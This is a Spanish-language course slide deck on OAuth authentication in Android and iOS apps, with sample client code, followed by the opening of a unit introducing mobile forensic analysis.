


El usuario autoriza la información que quiere compartir y en cualquier momento puede modificarla a través del proveedor de la misma



# Autenticación en aplicaciones móviles

## La autenticación antes de OAuth




Para autorizar o autenticarnos en una web debíamos introducir las credenciales del proveedor de la autorización en una web no confiable

# Autenticación en aplicaciones móviles


## Roles

- Durante la ejecución del protocolo OAuth participan cuatro roles diferentes:
  - **Dueño del recurso:** es la entidad capaz de autorizar el acceso al recurso en concreto. En la mayoría de los escenarios en el entorno móvil será el usuario final.
  - **Servidor del recurso:** es el servidor que almacena el recurso del cliente. Es capaz de dar acceso al mismo si se le presentan las credenciales oportunas (*tokens* de acceso que se describirán más adelante).
  - **Cliente:** es la aplicación que solicita el acceso al recurso en nombre del dueño del recurso. En el caso de las aplicaciones móviles puede ser la propia aplicación o el *back-end* de la misma.
  - **Servidor de autorización:** es el servidor que genera los *tokens* de acceso para el cliente después de que el dueño del recurso se haya autenticado ante el servidor del recurso. En muchos escenarios los roles de servidor de recursos y servidor de autorización son ejecutados por la misma entidad.



# Autenticación en aplicaciones móviles


## Esquema





# Autenticación en aplicaciones móviles

## Esquema en el ejemplo de City Mapper



# Autenticación en aplicaciones móviles

## Descripción del esquema

- A) El cliente solicita la autorización del dueño del recurso. La autorización puede ser resuelta de forma local (en el dispositivo móvil) si el recurso (cuenta) está configurado dentro del propio dispositivo (*frameworks* de gestión de cuentas). Si la cuenta no está configurada, se puede obtener con el servidor de autorización como intermediario (A1).
- B) El cliente recibe la autorización (una credencial que representa que el cliente tiene acceso para ese recurso específico). OAuth 2.0 define cuatro tipos diferentes de autorización:
  - Código de autorización: un código de autorización que se obtiene cuando se ejecuta el paso A1.
  - Código implícito: el cliente recibe el *token* de autenticación directamente después de A1. Siempre que sea posible debe evitarse debido a las implicaciones de seguridad.
  - Contraseña: se utiliza un par de credenciales usuario y contraseña. Elimina toda la seguridad del esquema por lo que debe evitarse siempre.
  - Credenciales de cliente: si el recurso pertenece al mismo cliente o ya ha sido permitido su acceso basta con utilizar las credenciales del cliente.

# Autenticación en aplicaciones móviles

## Descripción del esquema

- C) El cliente se autentica ante el servidor de autorización con sus propias credenciales (debe estar dado de alta) y la autorización que reciba en el paso anterior.
- D) El servidor valida las credenciales del cliente y la autorización. Si son correctas genera un *token* de acceso:
  - El servidor de autorización y servidor de recursos comparten el *token* de acceso (en caso de que no sean la misma entidad) a través de un canal fuera de banda.
  - El *token* de acceso puede incluir además de los recursos a los que permite el acceso, el tiempo durante el cual el acceso es permitido por el mismo.
- E) El cliente solicita acceso al recurso al servidor de recursos. Para ello presenta el *token* de acceso obtenido en el anterior paso.
- F) El servidor de recursos valida el *token* de acceso y si la validación es correcta envía el recurso solicitado.



# Autenticación en aplicaciones móviles

## Autorización en los sistemas operativos móviles

- En el entorno móvil, el servidor de autorización y recursos puede ser accedido a través de tres mecanismos diferentes:
  - **API de cuentas del sistema operativo:** la aplicación que ofrece los recursos debe haber registrado alguna cuenta en el propio sistema operativo. El cliente realiza la solicitud al sistema de cuentas del sistema, que redirige la solicitud a la API de autenticación/autorización específica de la cuenta seleccionada por el usuario.
  - **Aplicaciones:** es similar al caso anterior, pero el cliente solicita directamente la autorización al servidor de recursos/autorización a través de una aplicación específica ya instalada en el cliente. Para ello se utilizan las librerías de comunicación entre aplicaciones.
  - **Vistas web:** si la aplicación del servidor de recursos/autorización no está instalada en el dispositivo, se puede utilizar una vista web para la realización del proceso. Una vez el usuario se ha autorizado, el cliente puede extraer el *token* de acceso de la vista web correspondiente.

# Autenticación en aplicaciones móviles

## Autorización en Android – AccountManager I

- El AccountManager de Android se puede utilizar para realizar peticiones de autorización a la cuenta de Google instalada en el dispositivo o a cuentas de otros proveedores que hayan implementado los métodos necesarios dentro de su aplicación.
- Permisos requeridos para acceder a las cuentas del dispositivo.

```
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.USE_CREDENTIALS" />
```

- Durante la creación de la actividad se verifica si el usuario ya ha dado su autorización.

```
protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 AccountManager accountManager = AccountManager.get(this);
 if (tokenGuardado() != null) {
 accionesAutenticado(tokenGuardado());
 } else {
 escogerCuenta();
 }
}
```



# Autenticación en aplicaciones móviles

## Autorización en Android – AccountManager II

- Si el cliente no ha sido autorizado se deberá solicitar la cuenta con la que queremos acceder al recurso (com.paquete.cuenta).

```
private void escogerCuenta() {
 int ACCOUNT_REQUEST_CODE = 1601;
 Intent intent = AccountManager.newChooseAccountIntent(null, null,
 new String[] { "com.paquete.cuenta" }, false, null, null, null, null);
 startActivityForResult(intent, ACCOUNT_REQUEST_CODE);
}
```

- La respuesta incluirá el nombre de cuenta, por lo que debemos obtener la cuenta y realizar la petición del *token* de autenticación para ese recurso.

```
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
 super.onActivityResult(requestCode, resultCode, data);
 if (resultCode == RESULT_OK) {
 if (requestCode == ACCOUNT_REQUEST_CODE) {
 String accountName = data.getStringExtra(AccountManager.KEY_ACCOUNT_NAME);
 for (Account account : accountManager.getAccountsByType("com.paquete.cuenta")) {
 if (account.name.equals(accountName)) {
 userAccount = account;
 break;
 }
 }
 //RECURSO DEPENDERÁ DEL RECURSO AL QUE QUERAMOS ACCEDER
 //PARA HANGOUTS SE REQUIERE "https://www.googleapis.com/auth/goolletalk";
 accountManager.getAuthToken(userAccount, "oauth2:" + RECURSO, null, this,
 new OnTokenAcquired(), null);
 }
 }
}
```



# Autenticación en aplicaciones móviles

## Autorización en Android – AccountManager III

- Una vez obtenido el *token* de autorización se llama a un nuevo objeto de tipo OnTokenAcquired que hace de *callback* para la recepción del *token* de autenticación. El *token* debería ser guardado como un dato sensible de la aplicación.

```
private class OnTokenAcquired implements AccountManagerCallback<Bundle> {
 @Override
 public void run(AccountManagerFuture<Bundle> result) {
 try {
 Bundle bundle = result.getResult();
 Intent launch = (Intent) bundle.get(AccountManager.KEY_INTENT);
 if (launch != null) {
 //AUTORIZACION FALLIDA, SE DEBE VOLVER A INTENTAR
 startActivityForResult(launch, AUTHORIZATION_CODE);
 } else {
 String token = bundle.getString(AccountManager.KEY_AUTHTOKEN);
 guardarToken(token)
 accionesAutenticado(token);
 }
 } catch (Exception e) {
 throw new RuntimeException(e);
 }
 }
}
```



# Autenticación en aplicaciones móviles

## Autorización en Android – SDKs de aplicaciones

- Es posible que el servidor de recursos acepte peticiones de recursos a través de su propia aplicación, pero sin la integración con el sistema de cuentas de Android.
- En esos casos, el propio servicio suele ofrecer documentación exhaustiva de cómo utilizar la aplicación para la solicitud de *tokens* de autenticación.
- La documentación suele incluir el proceso de registro de la aplicación cliente y como realizar las llamadas entre ambas aplicaciones para solicitar y recibir el *token* de autorización.
- Ejemplos de este tipo de autorización son:
  - Facebook: <https://developers.facebook.com/docs/facebook-login/android>
  - Twitter: a través de las API de:
    - Twitter Kit para Android <https://github.com/twitter/twitter-kit-android>
    - Twitter Core si se utiliza Fabric <https://docs.fabric.io/android/twitter/twitter-core.html>



# Autenticación en aplicaciones móviles

## Autorización en Android - Navegador

- Si la aplicación no está instalada se puede hacer uso de una WebView (vista web ofrecida por el sistema) para acceder a la información. El funcionamiento de OAuth puede diferir de un servicio a otro.

```
@Override
public void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.main);
 String url = URL_DE_OAUTH + "?client_id=" + ID_NUESTRA_APP_EN_SERVICIO_OAUTH;
 WebView webview = (WebView)findViewById(R.id.webview);
 webview.getSettings().setJavaScriptEnabled(true);
 webview.setWebViewClient(new WebViewClient() {
 public void onPageStarted(WebView view, String url, Bitmap favicon) {
 String accessTokenFragment = "access_token=";
 String accessCodeFragment = "code=";
 if (url.contains(accessTokenFragment)) {
 // Capturamos las peticiones para buscar los codigos de autorization y el token
 String accessToken = url.substring(url.indexOf(accessTokenFragment));
 guardarToken(accessToken);
 } else if(url.contains(accessCodeFragment)) {
 // Si es un access code realizamos otra peticion para obtener el token
 String accessCode = url.substring(url.indexOf(accessCodeFragment));
 guardarCodigoAutorizacion(accessCode);
 String query = "client_id=" + ID_NUESTRA_APP_EN_SERVICIO_OAUTH + "&client_secret=" +
 SECRETO_OBTENIDO_DURANTE_EL_REGISTRO_DE_NUESTRA_APP+ "&code=" + accessCode;
 view.postUrl(OAUTH_ACCESS_TOKEN_URL, query.getBytes());
 }
 }
 });
 webview.loadUrl(url);
}
```



# Autenticación en aplicaciones móviles

## Autorización en iOS - Accounts Framework

- iOS permite la configuración de las cuentas de Facebook y Twitter en los ajustes del propio dispositivo, de tal forma que otras aplicaciones pueden solicitar el acceso a los mismos.
- En este caso las preferencias de privacidad de iOS permiten revocar directamente los *tokens* de acceso.
- A continuación se muestra un ejemplo para el acceso a la cuenta de correo almacenada en la cuenta de Facebook del usuario.

```
ACAccountStore *accountStore = [[ACAccountStore alloc] init];
ACAccountType *accountType = [accountStore
 accountTypeWithAccountTypeIdentifier:ACAccountTypeIdentifierFacebook];
NSDictionary *options = @{@"ACFacebookAppIdKey" : APPID_DEL_CLIENTE_EN_FACEBOOK,
 @"ACFacebookPermissionsKey" : @{@"email"}];
[accountStore requestAccessToAccountsWithType:accountType
 options:options
 completion:^(BOOL granted, NSError *error) {
 if (granted) {
 _currentUser.facebook = [accounts firstObject];
 } else {
 //MOSTRAR MENSAJE DE ERROR
 }
}];
```



# Autenticación en aplicaciones móviles

## Autorización en iOS – SDKs de aplicaciones

- De la misma manera que en Android, es posible que el servidor de recursos acepte peticiones de recursos a través de su propia aplicación instalada en iOS.
- En esos casos, el propio servicio suele ofrecer documentación exhaustiva de cómo utilizar la aplicación para la solicitud de *tokens* de autenticación.
- Ejemplos de este tipo de autorización son:
  - Facebook:  
<https://developers.facebook.com/docs/facebook-login/ios>
  - Foursquare:  
<https://developer.foursquare.com/resources/libraries>
  - Twitter: a través de la API de Fabric:  
<https://docs.fabric.io/ios/twitter/authentication.html>





# Autenticación en aplicaciones móviles

## Autorización en iOS – Vistas web

- En iOS se puede utilizar cualquiera de las tres vistas web disponibles para implementar OAuth.
- Tanto UIWebView como WKWebView permiten acceder a las credenciales que el usuario escribe dentro de la vista por lo que se recomienda la utilización de SafariViewController.
- SafariViewController corre en un proceso separado y además, no requerirá al usuario las credenciales si ya se han utilizado previamente con Safari.
- Existe una librería OAuthSwift con soporte para realizar peticiones OAuth a través de SafariViewControllers escrita en Swift.
  - <https://github.com/mwermuth/OAuthSwift/tree/swift2.0>
- Entre los servicios soportados se pueden encontrar Twitter, Flickr, Github, Instagram, Foursquare, Fitbit, Linkedin, Dropbox y Salesforce entre otros.



## 6. – Análisis forense de entornos móviles

# Objetivos

- Aprender a extraer información de dispositivos móviles
- Aprender a realizar un análisis de las pruebas informáticas a partir de evidencias
- Aprender a escribir un informe de las pruebas obtenidas

# Índice

1. Introducción al análisis forense
2. Etapas de análisis forense
3. Métodos de adquisición de datos
4. Análisis de datos
5. Herramientas básicas
6. El informe forense

# Introducción al análisis forense

# Introducción al análisis forense

## Principio de Intercambio de Locard

*Cualquier interacción física entre dos objetos implica la transferencia de material de uno a otro*

- El principio de Locard fue desarrollado por Edmond Locard en 1934.
- Este principio es el precursor del análisis forense como campo científico.
  - El criminal deja pruebas en el escenario durante la consecución del delito.
  - El analista puede modificar las pruebas durante el proceso de adquisición o análisis.



# Introducción al análisis forense

## Definición

- ¿Qué es el análisis forense en entornos informáticos?
  - Es el conjunto de procedimientos de recopilación y análisis de evidencias que se realizan con el fin de conocer las causas a un incidente en el que hay un sistema informático envuelto.
- Dependiendo del tipo de incidente, el proceso de análisis forense se realiza con diferentes objetivos:
  - Si el incidente está relacionado con un hecho delictivo e intervienen las fuerzas de seguridad y cuerpos judiciales, el objetivo del análisis forense es la presentación de las pruebas en un tribunal.
  - Si se trata de un incidente de seguridad informática, los diferentes procedimientos ejecutados como el análisis tendrán como objetivo la respuesta eficiente ante el incidente.
- El proceso de análisis forense llevado a cabo dentro de una organización en caso de incidente informático es compatible con el proceso legal que se pueda derivar del propio incidente, y en muchos casos ayuda a esclarecer los hechos y atribución del mismo.

# Introducción al análisis forense

## Objetivos

- De forma general, los objetivos del análisis forense se dividen en dos:
  - Conocer realmente lo que ha sucedido en un sistema informático, dependiendo del tipo de investigación los hechos a estudiar pueden ser diferentes:
    - En el caso de una intrusión informática, conocer el procedimiento que se llevó a cabo para acceder al sistema y el alcance de los daños generados.
    - Para delitos que no han sido ejecutados por medios informáticos, sirve para averiguar información sobre la persona dueña del dispositivo (ej. comprobar una coartada).
- Conocer el responsable de cada acción o evento descubierto durante el análisis , por cada hecho identificado es necesario identificar el responsable del mismo:
  - Para delitos cometidos a través de medios informáticos esta tarea es en ocasiones muy compleja debido a la existencia de técnicas para proveer anonimato a los atacantes (utilización de *botnets*, Tor, etc.).

# Introducción al análisis forense

## Motivación

- La informática forense es una parte integral de los procedimientos de respuesta ante incidentes:
  - Se aplica después de que un delito o incidente de seguridad haya sucedido.
  - Permite reconstruir los sucesos o acciones que han llevado a un incidente de seguridad para mejorar los procesos de protección existentes en una organización.
- La informática forense también se puede utilizar de forma activa en el contexto de una organización para:
  - Auditar las propiedades de seguridad de un sistema  
(mantenimiento de privacidad, envío de datos sensibles, etc.).
  - Revisar el cumplimiento de normativas y estándares de seguridad.
  - Asegurar que se cumplen los procedimientos para la destrucción de datos sensibles en un sistema.

# Introducción al análisis forense

## Particularidades del entorno móvil I

- Uno de los principales problemas de la informática forense es que debe adaptarse a la constante aparición de nuevos dispositivos:
  - Durante sus inicios, la informática forense trababa delitos que se cometían a través de medios informáticos. Por lo tanto, las investigaciones se concentraban en estaciones de trabajo, servidores y redes.
  - La aparición de teléfonos móviles ofreció nuevos datos (SMS y llamadas) y empezó a acercar la informática forense a delitos que suceden fuera de los medios telemáticos.
  - La aparición de los *smartphones* amplió el abanico de información a recolectar de un dispositivo (mensajes, correos electrónicos, localización, etc.).
  - Los nuevos dispositivos conectables (*wearables*, vehículos, domótica, etc.) ofrecen aún más información que puedes ser de gran importancia durante una investigación judicial.
- Cada uno de estos tipos de dispositivos tiene un conjunto de particularidades que hacen del análisis forense una tarea compleja y dificultosa.

# Introducción al análisis forense

